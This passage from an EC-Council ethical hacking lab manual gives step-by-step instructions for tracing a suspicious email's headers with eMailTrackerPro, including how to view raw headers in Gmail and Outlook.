


7. To trace email headers, click the **My Trace Reports** icon from the **View** section. (here, you will see the output report of the traced email header).
8. Click the **Trace Headers** icon from the **New Email Trace** section to start the trace.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. A pop-up window will appear; select **Trace an email I have received**. Copy the email header from the suspicious email you wish to trace and paste it in the **Email headers**: field under **Enter Details** section.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. For finding email headers, open any web browser and log in to any email account of your choice; from the email inbox, open the message you would like to view headers for.

    Note: In **Gmail**, find the email header by following the steps:


    - Open an email; click the dots (**More**) icon arrow next to the **Reply** icon at the top-right corner of the message pane.
    - Select **Show original** from the list.
    - The **Original Message** window appears in a new browser tab with all the details about the email, including the email header



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: In **Outlook**, find the email header by following the steps:


- Double-click the email to open it in a new window
- Click the **… (More actions)** icon present at the right of the message-pane to open message options
- From the options, click **View**
- The **view message source** window appears with all the details about the email, including the email header




11. Copy the entire email header text and paste it into the **Email headers**: field of eMailTrackerPro, and click **Trace**.

    Note: Here, we are analyzing the email header from Gmail account. However, you can also analyze the email header from outlook account.

